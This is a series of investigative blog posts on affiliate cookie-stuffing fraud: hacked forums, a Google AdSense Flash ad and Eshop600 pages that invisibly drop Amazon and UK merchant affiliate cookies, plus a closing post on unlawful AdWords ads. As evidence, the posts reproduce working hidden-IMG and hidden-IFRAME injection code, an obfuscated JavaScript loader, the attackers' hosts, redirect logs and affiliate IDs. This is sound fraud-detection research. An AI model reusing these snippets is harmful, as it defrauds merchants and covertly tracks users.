Flash-Based Cookie-Stuffer Using Google AdSense to Claim Unearned Affiliate Commissions from Amazon with Wesley Brandi

Merchants face special challenges when operating large affiliate marketing programs: rogue affiliates can claim to refer users who would have purchased from those merchants anyway. In particular, rogue “cookie-stuffer” affiliates deposit cookies invisibly and unrequested — knowing that a portion of users will make purchases from large merchants in the subsequent days and weeks. This tactic is particularly effective in defrauding large merchants: the more popular a merchant becomes, the more users will happen to buy from that merchant within a given referral period.

To cookie-stuff at scale, an attacker needs a reliable and significant source of user traffic. In February we showed a rogue affiliate hacking forum sites to drop cookies when users merely browse forums. But that’s just one of many strategies. I previously found various cookie-stuffing on sites hoping to receive search traffic. In a 2009 complaint, eBay alleges that rogue affiliates used a banner ad network to deposit eBay affiliate cookies when users merely browsed web pages showing certain banner ads. See also my 2008 report of an affiliate using Yahoo’s Right Media ad network to deposit multiple affiliate cookies invisibly — defrauding security vendors McAfee and Symantec.

As the eBay litigation indicates, display advertising networks can be a mechanism for cookie-stuffing. Of course diligent ad networks inspect ads and refuse cookie-stuffers (among other forms of malvertising). So we were particularly surprised to see Google AdSense running ads that cookie-stuff Amazon.

The 'Review Different Headphones' ad actually drops Amazon Associates affiliate cookies.
This innocuous-looking banner ad sets Amazon Associates cookies invisibly.
The Imgwithsmiles attack

We have uncovered scores of web sites running the banner ad shown at right. On 40 sites, on various days from February 6 to May 2, our crawlers found this banner ad dropping Amazon Associates affiliate cookies automatically and invisibly. All 40 sites include display advertising from Google AdSense. Google returns a Flash ad from Imgwithsmiles. To an ordinary user, the ad looks completely innocuous — the unremarkable “review different headphones” image shown at right. However, the ad actually creates an invisible IMG (image) tag loading an Amazon Associates link and setting cookies accordingly. Here’s how:

First, the ad’s Flash code creates an invisible IMG tag (10×10 pixels) (yellow highlighting below) loading the URL http://imgwithsmiles.com/img/f/e.jpg (green).

function Stuff() {
  if (z < links.length) {
    txt.htmltext = links[z];
    z++;
    return(undefined);
  }
  clearinterval(timer);
}
links = new array();
links[0] = "<img src="http://imgwithsmiles.com/img/f/e.jpg" width="10" height="10"/>";z = 0;timer = setinterval(Stuff, 2000);

While /img/f/e.jpg features a .jpg extension consistent with a genuine image file, it is actually a redirect to an Amazon Associates link. See the three redirects preserved below (blue), including a tricky HTTPS redirect (orange) that would block many detection systems. Nonetheless, traffic ultimately ends up at Amazon with an Associates tag (red) specifying that affiliate charslibr-20 is to be paid for these referrals.

GET /img/f/e.jpg HTTP/1.0
Accept: */*
Accept-Language: en-US
Referer: http://pagead2.googlesyndication.com/pagead/imgad?id=CICAgICQvuXgahDQAhiYAjII3bQHU19r_Isx-flash-version: 10,3,183,7User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; ...)Host: imgwithsmiles.comConnection: Keep-AliveHTTP/1.1 302 Moved TemporarilyDate: Wed, 02 May 2012 19:56:59 GMTServer: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4
X-Powered-By: PHP/5.2.17
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=174272468a212dd0862eabf8d956e4e0; path=/
Location: https://imgwithsmiles.com/img/kick/f/e.jpg
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html-

HTTPS redirect decoded via separate manual request
GET /img/kick/f/e.jpg HTTP/1.1 Accept: text/html, application/xhtml+xml, */* Accept-Language: en-US User-Agent: ... Accept-Encoding: gzip, deflate Host: imgwithsmiles.com Connection: Keep-AliveHTTP/1.1 302 Moved Temporarily Date: ... Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 X-Powered-By: PHP/5.2.17 Location: http://imgwithsmiles.com/img/t/f/e.jpg Content-Length: 0 Connection: close Content-Type: text/html-GET /img/t/f/e.jpg HTTP/1.0 Accept: */* Accept-Language: en-US x-flash-version: 10,3,183,7 User-Agent: Mozilla/4.0 (compatible; ...) Connection: Keep-Alive Host: imgwithsmiles.com Cookie: PHPSESSID=174272468a212dd0862eabf8d956e4e0HTTP/1.1 302 Moved TemporarilyDate: Wed, 02 May 2012 19:56:59 GMT Server: Apache/2.2.21 (Unix) mod_ssl/2.2.21 OpenSSL/0.9.8e-fips-rhel5 mod_bwlimited/1.4 X-Powered-By: PHP/5.2.17 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: http://www.amazon.com/gp/product/B002L3RREQ?ie=UTF8&tag=charslibr-20 Content-Length: 0 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html

If a user happens to make a purchase from Amazon within the subsequent 24 hours, Amazon will pay a commission to this affiliate — even though the affiliate did nothing at all to cause or encourage the user to make that purchase.

Does Amazon know?

The available information does not reveal whether or not Amazon knew about this affiliate’s practices. Nor can we easily determine whether, as of the May 2, 2012 observations presented above, this affiliate was still in good standing and receiving payment for the traffic it sent to Amazon.

On one hand, Amazon is diligent and technically sophisticated. Because Amazon runs one of the web’s largest affiliate programs, Amazon is necessarily familiar with affiliate fraud. And Amazon has ample incentive to catch affiliate fraud: Every dollar paid to fraudulent affiliates is money completely wasted, coming straight from the bottom line.

On the other hand, we have observed this same affiliate cheating Amazon for three months nonstop. All told, we’ve seen this affiliate rotating through 49 different Associates IDs. If Amazon had caught the affiliate, we would have expected the affiliate to shift away from any disabled affiliate accounts, most likely by shifting traffic to new accounts. Of the 28 Associates IDs we observed during February 2012, we still saw 6 in use during May 2012 (month-to-date) — suggesting that while Amazon may be catching some of the affiliate’s traffic, Amazon probably is not catching it all.

A further indication of the affiliate’s earnings comes from the affiliate’s willingness to incur out-of-pocket costs to buy media (AdSense placements from Google) with which to deliver Amazon cookies. As best we can tell, Amazon is the affiliate’s sole source of revenue. Meanwhile, the affiliate must pay Google for the display ad inventory the affiliate receives. These direct incremental costs give the affiliate a clear incentive to cease operation if it concludes that payment from Amazon will not be forthcoming. From the affiliate’s ongoing actions we can infer that the affiliate finds this scheme profitable — that its earnings to date have exceeded its expenses to date.

How profitable is this affiliate’s attack? Conservatively, suppose 40% of users are Amazon shoppers and make an average of four purchases from Amazon per year. Then 0.4*4/365=0.44% of users are likely to make purchases from Amazon in any given 24-hour period. Suppose the affiliate buys 1,000,000 CPM impressions from Google. Then the affiliate will enjoy commission on 0.44%*1,000,000=4,384 purchases. At an average purchase size of $30 and a 6.5% commission, this would be $8,547 of revenue per million cookie-stuffing incidents. How much would the affiliate have to pay Google for 1,000,000 CPM impressions? We’ve seen this affiliate on a variety of sites, but largely sites in moderate to low-priced verticals. At $2 CPM, the affiliate’s costs would be $2,000 — meaning the affiliate would still be slightly profitable even if Amazon caught 3/4 of its affiliate IDs before the first payment!

We alerted our contact at Amazon Associates to our observations. We will update this post with any information Amazon provides.

Hack-Based Cookie-Stuffing by Bannertracker-Script with Wesley Brandi

Last month we presented an example cookie-stuffer using encoded JavaScript to drop scores of cookies invisibly. But how can such a cookie-stuffer get traffic to its site? Today’s example is particularly nefarious: Perpetrators using server bannertracker-script.com have hacked at least 29 different online discussion forums to add invisible code that lets them cookie-stuff forum visitors. Through this approach, perpetrators have gained access to a particularly large amount of traffic — letting them target all the more users.

Getting Traffic to Bannertracker-script

The perpetrators appear to be targeting a documented exploit in vBulletin (a popular forum discussion program built in PHP/MySQL) versions v4.x to v4.1.2. The exploit allows for a remote attacker to execute arbitrary PHP script as well as untrusted SQL queries. It was first reported in German in April 2011, then in English in January 2012. A video tutorial even offers step-by-step instructions on how to use this exploit.

Our automation systems have examined more than 500,000 sites, searching for code promoting the cookie-stuffers we are following. We have found numerous affected sites, including sites as popular as searchenginewatch.com (Alexa traffic rank #2045), webdeveloper.com (#2822) and redflagdeals.com (#3188) along with many more. Selected pages of these sites (typically the forum pages) embed hostile code from Bannertracker-script.

In each instance, the hostile code appears as a brief JavaScript addition to an otherwise-legitimate site. See the single line of inserted code highlighted in yellow below. Notably, the hostile code appears within a block of code embedding comScore tags (green highlighting below) — a place where site designers expect to see external JavaScript references, making the Bannertracker-script insertion that much less likely to be detected.

<!– Begin comScore Tag –>
<script type=”text/javascript” src=”http://www.bannertracker-script.com/banner/ads.php?a=big”></script>
<script type=”text/javascript”>document.write(“<img id=’img1′ height=’1′ width=’1′>”);
document.getElementById(“img1”).src=”http://beacon.scorecardresearch.com/scripts/beacon.dll? C1=2&C2=5915554&C3=5915554&C4=www.redflagdeals.com &C5=&C6=&C7=” + escape(window.location.href) + “&C8=” + escape(document.title) + “&C9=” + escape(document.referrer) + “&rn=” + Math.floor(Math.random()*99999999);</script><!– End comScore Tag –>

Examining Bannertracker-script insertions on other sites, we found them in other inconspicuous places — for example, just before the </HTML> tag that ends a page.

Cookie-Stuffing by Bannertracker-script

As a result of the hack-based code insertion shown above, a user visiting any affected site receives Bannertracker-script code also. That code creates an invisible IFRAME which loads the Amazon site via an affiliate link. Here’s how: First, the code creates a doubly-invisible DIV (CSS style of display:hidden and visibility:none, shown in blue highlighting below). The code then creates an invisible IFRAME within that DIV (CSS display:none, visibility:hidden, size of 0x0 pixels, shown in purple highlighting below). The code instructs that the DIV load a URL on Http-uptime.com (grey) which redirects through to an Amazon Associates affiliate link with affiliate ID camerlucidpho-20 (red). See also the full packet log.

GET /banner/ads.php?a=big HTTP/1.1 …
Referer: http://forums.redflagdeals.com/ …
Host: www.bannertracker-script.com

HTTP/1.1 200 OK …
GPad = {
init: function () {
document.write(‘<div id=”GPAD” style=”visibility:hidden; display:none;”></div>’);
var frame = document.createElement(‘iframe’);
frame.setAttribute(‘src’, ‘http://www.http-uptime.com/banner/index.php‘);
frame.setAttribute(‘style’, ‘display:none; width: 0px; height 0px; border: none; visibility:hidden‘);
frame.style.visibility = ‘hidden’;
frame.style.display = ‘none’;
var div = document.getElementById(‘GPAD’);
div.appendChild(frame);
}
}
GPad.init();

GET /index.php HTTP/1.1 …
Referer: http://forums.redflagdeals.com/ …
Host: www.http-uptime.com

HTTP/1.1 200 OK …
<html><head><meta http-equiv=”refresh” content=”0;url=http://www.http-uptime.com/icons/blank.php?url=http%3A%2F%2Fwww.amazon.com%2Fgp%2Fsearch%3Fie%3DUTF8%26keywords%3D%26tag%3Dcamerlucidpho-20%26index%3Dpc-hardware%26linkCode%3Dur2%26camp%3D1789%26creative%3D932″ />
</head></html>

GET /icons/blank.php?url=http%3A%2F%2Fwww.amazon.com%2Fgp%2Fsearch%3Fie%3DUTF8%26keywords%3D%26tag%3Dcamerlucidpho-20%26index%3Dpc-hardware%26linkCode%3Dur2%26camp%3D1789%26creative%3D932 HTTP/1.1 …
Host: www.http-uptime.com

HTTP/1.1 302 Moved Temporarily …
Location: http://www.amazon.com/gp/search?ie=UTF8&keywords=&tag=camerlucidpho-20&index=pc-hardware&linkCode=ur2&camp=1789&creative=932

The net effect is to load Amazon’s site invisibly. Amazon operates using a 24-hour referral period, so if a user happened to make a purchase from Amazon within the next 24 hours, Amazon would credit this affiliate as the putative referer of the traffic — paying this affiliate a commission of at least 4% and as much as 15%.

Concealment by Bannertracker-script

The preceding discussion noted two mechanisms by which Bannertracker-script attempted to conceal its actions. First, it placed its tags within the comScore section of affected sites, where unfamiliar code is less likely to attract suspicion. Second, it loaded its tags invisibly, including via the multiple nested invisible elements detailed above. Still, by sending so much to Amazon, Bannertracker-script clearly recognized that it risked attracting scrutiny from Amazon, which might question how one affiliate obtained so much traffic. Bannertracker-script therefore turned to multiple Amazon Associates ID’s. In our testing, we found more than 200 such IDs of which we report 20 below:

abacemedi-20 aledesoftw-20 anybr-20 arizonosteopc-20  
actkid-20 allesbluefree-20 apa0c5-20 artofdri-20
adirooutdocom-20    alsjopa-20 apitherapy03-20   astba-20
afrkilbeemov-20 amergumbmachc-20    apitroservic-20 atlcitgam-20
ajelcand-20 ancestorville-20 arasmazi-20 babblu-20

Using multiple IDs raises a further risk for Bannertracker-script: A diligent investigator might request the Bannertracker-script site repeatedly in order to attempt to learn most or all of Bannertracker-script’s IDs. Bannertracker-script attempted to reduce this risk via server-side logic to avoid serving the same user with two different ID’s, based on variables that seem to include client IP address, HTTP User-agent header, and more.

In principle, investigators might recognize Bannertracker-script by its distinctive domain name. But in fact we have seen this perpetrator also using other domain names. (We refer to the perpetrator as Bannertracker-script because that was the first such domain we found and, in our testing, still the most frequent.)

Affected Merchants

To date, we have primarily seen Bannertracker-script targeting Amazon. But other merchants are vulnerable to similar attacks that drop a large number of cookies invisibly in hopes that users make purchases from the corresponding merchants. In this regard, large merchants are particularly vulnerable: The more popular a merchant is, the greater the likelihood of a given user making a purchase from that merchant in a given time period. Indeed, we have also seen Bannertracker-script using the same technique to drop cookies for several adult web sites

Amazon’s exposure is somewhat reduced by its 24-hour affiliate commission window — paying commission to affiliates only on a user’s purchases within 24 hours of invocation of an affiliate link, whereas other merchants often grant credit for as long as 30 days. But Amazon’s large and growing popularity limits the effectiveness of this measure. Conservatively, suppose 40% of users are Amazon shoppers and make an average of four purchases from Amazon per year. Then 0.4*4/365=0.44% of users are likely to make purchases from Amazon in any given 24-hour period. If Bannertracker-script can deposit one million Amazon cookies, via hacks of multiple popular sites, it will enjoy commission on 0.44%*1,000,000=4,384 purchases. At an average purchase size of $30 and a 6.5% commission, this would be $8,547 of revenue per million cookie-stuffing incidents — substantial revenue, particularly given the prospect of hacking other vulnerable web sites. Ordinarily, one might expect Amazon to notice a new affiliate with a large spike in earnings. But by spreading its commissions across hundreds of affiliate accounts, Bannertracker-script may avoid or deflect such scrutiny.

We have reported this matter to our contacts at Amazon and will update this post with any information Amazon cares to share.

Large-Scale Cookie-Stuffing at Eshop600.co.uk with Wesley Brandi

We have recently been testing web sites that drop affiliate cookies invisibly — claiming to have referred users to the corresponding merchants’ sites, when in fact users never asked to visit the merchants’ sites and never saw the merchants’ sites. Nonetheless, through invisible IFRAMEs, invisible IMG tags, and similar constructs, these pages manage to set affiliate cookies indicating that referrals occurred. Then, if users happen to make purchases from the targeted merchants, the cookie-stuffers collect affiliate commissions. With commissions as large as 40%, this tactic can be lucrative.


One large offender we recently found: Eshop600.co.uk. In automated and manual testing, we found 36 pages on the Eshop600 site, including the site’s home page, which drop dozens of cookies invisibly. To a user glancing at a web browser, the Eshop600 site looks perfectly normal:

The Eshop600 site

But within the affected Eshop600 pages are 26 blocks of encoded JavaScript code. An example:

var i,y,x="3c696d672069643d22706963333722207372633d22....";y="";var _0x70c3=["x6Cx65x6Ex67x74x68","x25","x73x75x62x73x74x72","x77x72x69x74x65"];for(i=0;i<x[_0x70c3[0]];i+=2){ y+=unescape(_0x70c3[1]+x[_0x70c3[2]](i,2));} ;document[_0x70c3[3]](y);

We decoded this JavaScript to find an invisible IMG tag.

<img width="75" height="100" id="pic37" style="display: none;" alt=" " src="http://www.tkqlhce.com/click-3910892-5590799"/>

Note the CSS STYLE of display:none (yellow highlighting) which makes the entire tag invisible. In any event, the 75×100 size (green highlighting) is too small to load a genuine web page. Nonetheless, a trace of the redirect sequence shows that the IMG does indeed redirect through an affiliate network (ValueClick’s Commission Junction) (red) and on to an affiliate merchant (blue).

GET /click-3910892-5590799 HTTP/1.1Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5Referer: http://www.eshop600.co.uk/discount-voucher-codes.htmlAccept-Language: en-USUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Accept-Encoding: gzip, deflateHost: www.tkqlhce.comConnection: Keep-AliveHTTP/1.1 302 FoundServer: Resin/3.1.8P3P: policyref="http://www.tkqlhce.com/w3c/p3p.xml", CP="ALL BUS LEG DSP COR ADM CUR DEV PSA OUR NAV INT"Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0Pragma: no-cacheExpires: Mon, 30 Jan 2012 00:26:02 GMTLocation: http://www.apmebf.com/oq68y1A9S/18D/VVZQXZZ/TZRQYZS/Q/Q/Q?i=y<<7JJF%3A%2F%2FMMM.JAGB724.2EC%3AYQ%2F2B82A-TZRQYZS-VVZQXZZ<<g<7JJF%3A%2F%2FMMM.4I7EFWQQ.2E.KA%2F38I2EKDJ-LEK274H-2E34I.7JCB<Content-Type: text/htmlConnection: closeTransfer-Encoding: chunkedDate: Mon, 30 Jan 2012 00:26:01 GMT---GET /oq68y1A9S/18D/VVZQXZZ/TZRQYZS/Q/Q/Q?i=y<<7JJF%3A%2F%2FMMM.JAGB724.2EC%3AYQ%2F2B82A-TZRQYZS-VVZQXZZ<<g<7JJF%3A%2F%2FMMM.4I7EFWQQ.2E.KA%2F38I2EKDJ-LEK274H-2E34I.7JCB< HTTP/1.1Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5Referer: http://www.eshop600.co.uk/discount-voucher-codes.htmlAccept-Language: en-USUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Accept-Encoding: gzip, deflateConnection: Keep-AliveHost: www.apmebf.comHTTP/1.1 302 FoundServer: Resin/3.1.8P3P: policyref="http://www.apmebf.com/w3c/p3p.xml", CP="ALL BUS LEG DSP COR ADM CUR DEV PSA OUR NAV INT"Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0Pragma: no-cacheExpires: Mon, 30 Jan 2012 00:26:07 GMTLocation: http://www.kdukvh.com/rb101ox54P/x38/QQULSUU/OUMLTUN/L/MADTPECKMRPTMTONUQKMONSTTOMRSQQPKSL/LLTzyMTvPvyUMMzMTLNvLLNOvz--MQxN?u=x<dkp!j8bl-u5it4xtn<iuuq%3A%2F%2Fxxx.ulrmidf.dpn%3A91%2Fdmjdl-4A219A3-66A18AA<<H<iuuq%3A%2F%2Fxxx.ftipq711.dp.vl%2Fejtdpvou-wpvdifs-dpeft.iunm<Set-Cookie: S=1qt84us-1648183295-1327883167554-70; domain=.apmebf.com; path=/; expires=Sat, 28-Jan-2017 00:26:07 GMTSet-Cookie: LCLK=cjo!i7ak-t4hs3wsm; domain=.apmebf.com; path=/; expires=Sat, 28-Jan-2017 00:26:07 GMTContent-Type: text/htmlConnection: closeTransfer-Encoding: chunkedDate: Mon, 30 Jan 2012 00:26:07 GMT---GET /rb101ox54P/x38/QQULSUU/OUMLTUN/L/MADTPECKMRPTMTONUQKMONSTTOMRSQQPKSL/LLTzyMTvPvyUMMzMTLNvLLNOvz--MQxN?u=x<dkp!j8bl-u5it4xtn<iuuq%3A%2F%2Fxxx.ulrmidf.dpn%3A91%2Fdmjdl-4A219A3-66A18AA<<H<iuuq%3A%2F%2Fxxx.ftipq711.dp.vl%2Fejtdpvou-wpvdifs-dpeft.iunm< HTTP/1.1Accept: image/png, image/svg+xml, image/*;q=0.8, */*;q=0.5Referer: http://www.eshop600.co.uk/discount-voucher-codes.htmlAccept-Language: en-USUser-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0)Accept-Encoding: gzip, deflateConnection: Keep-AliveHost: www.kdukvh.comHTTP/1.1 302 FoundServer: Resin/3.1.8P3P: policyref="http://www.kdukvh.com/w3c/p3p.xml", CP="ALL BUS LEG DSP COR ADM CUR DEV PSA OUR NAV INT"Cache-control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0Pragma: no-cacheExpires: Mon, 30 Jan 2012 00:26:18 GMTLocation: http://www.argos.co.uk/webapp/wcs/stores/servlet/ArgosCreateReferral?storeId=10001&referrer=COJUN&cmpid=COJUN&referredURL=&_%24ja=tsid%3A11674%7Cprd%3A3910892Set-Cookie: LCLK=cjo!i7ak-t4hs3wsm; domain=.kdukvh.com; path=/; expires=Sat, 28-Jan-2017 00:26:18 GMTSet-Cookie: S=1qt84us-1648183295-1327883167554-70; domain=.kdukvh.com; path=/; expires=Sat, 28-Jan-2017 00:26:18 GMTSet-Cookie: PBLP=849260:3910892:1327883178648:cjo; path=/; expires=Sat, 28-Jan-2017 00:26:18 GMTContent-Type: text/htmlConnection: closeTransfer-Encoding: chunkedDate: Mon, 30 Jan 2012 00:26:18 GMT

Of course www.argos.co.uk is just one of dozens of merchants affected. Below are 26 merchants we’ve found targeted by Eshop600, including merchants using affiliate networks Affiliate Window (AW), Commission Junction (CJ), TradeDoubler (TD), and Perfiliate (now owned by Affiliate Window).

direct.asda.com (AW) www.britishairways.com (AW)
www.dorothyperkins.com (AW) www.screwfix.com (AW)
groceries.asda.com (Perfiliate) www.burton.co.uk (AW)
www.evans.co.uk (AW) www.sky.com (AW)
phone-shop.tesco.com (TD) www.comet.co.uk (AW)
www.halfords.com (AW) www.tesco.com (TD)
store.three.co.uk (Perfiliate) www.currys.co.uk (AW)
www.hsamuel.co.uk (AW) www.vodafone.co.uk (AW)
www.annsummers.com (AW) www.debenhams.com (AW)
www.johnlewis.com (AW) www.wilkinsonplus.com (AW)
www.argos.co.uk (CJ) www.dixons.co.uk (AW)
www.missselfridge.com (AW) www.asda.co.uk (Perfiliate)
www.diy.com (AW) www.pcworld.co.uk (AW)  

Beyond encoded JavaScript, Eshop600 also tried other methods to avoid detection. Load an Eshop600 page repeatedly, and it won’t stuff cookies every time; the site is clearly attempting to recognize repeat visitors to avoid restuffing the same users more than once. That makes Eshop600’s practice harder to replicate (an extra challenge for anyone trying to prove an infraction) and helps reduce telltale signs in merchants’ logs.

On one view, these practices are nothing new: Ben has been writing these up since 2004. But affiliate merchants and networks need to remain vigilant to catch these cheaters. We’re finding many dozens of affiliate cookie-stuffers per month, along with other rogue affiliates using spyware/adware, typosquatting, and more. It’s not unusual for cheaters to be among a merchants’ largest affiliates; for example, the 2010 indictment of Shawn Hogan alleges that he was the single largest affiliate in eBay’s affiliate program in 2006-2007, collecting more than $15 million over 18 months. Now, most affiliate programs are far smaller than eBay’s, yielding a correspondingly lower opportunity for fraud. But for mid-sized merchants, there are typically large savings in catching and ejecting all rule-breakers.

Revisiting Unlawful Advertisements at Google

Last week, Google’s 10-Q disclosed a $500 million charge “in connection with a potential resolution of an investigation by the US Department of Justice into the use of Google advertising by certain advertisers.” Google initially declined to say more, but a Wall Street Journal report revealed that the charge resulted from Google’s sale of advertising to online pharmacies that break US laws.

While Google has certainly profited from selling advertisements to rogue pharmacies, that’s just one of many areas where Google sells unlawful advertisements. Here are six other areas where I’ve also seen widespread unlawful AdWords advertisements:

  • Advertisements charging for something that’s actually free. I’ve documented scores of AdWords advertisements that attempt to trick users into paying for software that’s widely available for free — charging for RealPlayer, Skype, WinZip, and more.
  • Advertisements promising “free” service but actually imposing a charge. I have also flagged dozens of advertisements promising “100% complimentary” “free” “no obligation” service that actually comes with a monthly charge, typically $9.99/month or more. Promising “free” ringtones, these services rarely ask users for their credit card numbers. Instead, they post charges straight onto users’ mobile phone bills — combining carrier-direct billing with deceptive advertising claims in order to strengthen the illusion of “free” service.
  • Copyright infringement – advertisements touting tools for infringing audio and video downloads. For example, in 2007 media companies uncovered Google selling advertisements to various download sites, typically folks charging for Bittorrent clients. These programs helped users download movies without permission from the corresponding rights-holders, which is a double-whammy to copyright holders: Not only did labels, studios, artists, and filmmakers get no share of users’ payments, but users’ payments flowed to those making tools to facilitate infringement.
  • Copyright infringement – advertisements touting counterfeit software. For example, Rosetta Stone in six months notified Google of more than 200 instances in which AdWords advertisers offered counterfeit Rosetta Stone software.
  • Advertisements for programs that bundle spyware/adware. At the peak of the spyware and adware mess a few years ago, distributors of unsavory software used AdWords to distribute their wares. For example, a user searching for “screensavers” would receive a mix of advertisements — some promoting software that worked as advertised; others bundling screensavers with advertising and/or tracking software, with or without disclosure.
  • Mortgage modification offers . Consumers seeking mortgage modifications often receive AdWords advertisements making deceptive claims. A recent Consumer Watchdog study found AdWords advertisers falsely claiming to be affiliated with the US government, requiring consumers to buy credit reports before receiving advice or help (yielding immediate referral fees to the corresponding sites), and even presenting fake certification logos. One prominent AdWords advertiser had previously faced FTC litigation for telemarketing fraud, while another faced FTC litigation for falsely presenting itself as affiliated with the US government. Other advertisers suffer unsatisfactory BBB ratings, and some advertisers falsely claim to have 501(c)(3) non-profit status.

Google’s Revenue from Deceptive Advertisements

Google does not report its revenues for specific sectors, so it is generally difficult to know how much money Google receives from particular categories of unlawful advertisements or from particular unlawful practices. That said, in some instances such information nonetheless becomes available. For example, the Wall Street Journal reported that Google charged $809,000 to one company advertising tools for unauthorized audio and video downloads. In 2006, I estimated that Google charged more than $2 million per year for advertisements distributing spyware and adware shown when users search for the single keyword “screensavers.” Scaling up to other keywords pushing spyware and adware, I suggested Google collects $25+ million per year for advertisements distributing spyware and adware.

Importantly, when AdWords advertisements deliver users into unlawful sites, the majority of the profits flow to Google. Consider a keyword for which several advertisers present similar unlawful offers. The advertisers bid against each other in Google’s auction-style advertising sales process — quickly bidding the price to a level where none of them can justify higher payments. If the advertisers are similar, they end up bidding away most of their profits. Indeed, most of these advertisers have low marginal costs, so their profit approaches their revenue, and Google even collects the majority of their revenue. In 2006 I ran an auction simulation to consider bidder behavior with 10 bidders and 20% standard deviation in per-click valuations; I found that in this situation, advertisers on average paid 71% of their revenue to Google. Drawing on litigation documents, the WSJ reports similar values: EasyDownloadCenter and TheDownloadCenter collected $1.1 million from users, but paid $809,000 (74%) to Google for AdWords advertising. Consumer Watchdog’s revenue estimates, drawn from Google’s own traffic estimation tools, reveal that an advertiser would need to pay more than $6 million per year to capture all the clicks from searches for “credit repair” and “bad credit.”

The Scope of Google’s Involvement — and Resulting Liability

Multiple sources have revealed Google’s far-reaching involvement in facilitating and supporting deceptive advertisements. For example, Google staff supplied EasyDownloadCenter and TheDownloadCenter with keywords to reach users, including “bootleg movie download,” “pirated,” and “download harry potter movie.” Similarly, plaintiffs in Goddard v. Google alleged that not only did Google show deceptive advertisements for “free ringtones” and similar searches, but Google’s own systems affirmatively suggested that advertisers target the phrase “free ringtones” (deceptive, since the advertisers’ service weren’t actually free) when advertisers requested only the word “ringtones.” Google’s involvement also extends to financing. For example, the WSJ reports that Google extended credit to EasyDownloadCenter and TheDownloadCenter — letting them expand their advertising effort without needing to pay Google in advance (as most advertisers must). In short, Google knew about these deceptive advertisements, profited from them, and provided assistance to the corresponding advertisers in the selection of keywords, in the provision of credit, and otherwise.

One might naturally expect that Google is liable when its actions cause harm to consumers — especially when Google knows what is occurring and profits from it. But the Communications Decency Act potentially offers Google a remarkable protection: CDA § 230 instructs that a provider of an interactive computer service may not be treated as the publisher of content others provide through that service. Even if a printed publication would face liability for printing the same advertisements Google shows, CDA § 230 is often interpreted to provide that Google may distribute such advertisements online with impunity. Indeed, that’s exactly the conclusion reached in Goddard v. Google, finding that even if Google’s keyword tools suggests “free ringtone” to advertisers and even if Google is aware of fraudulent mobile subscription services, Google is not liable to affected consumers.

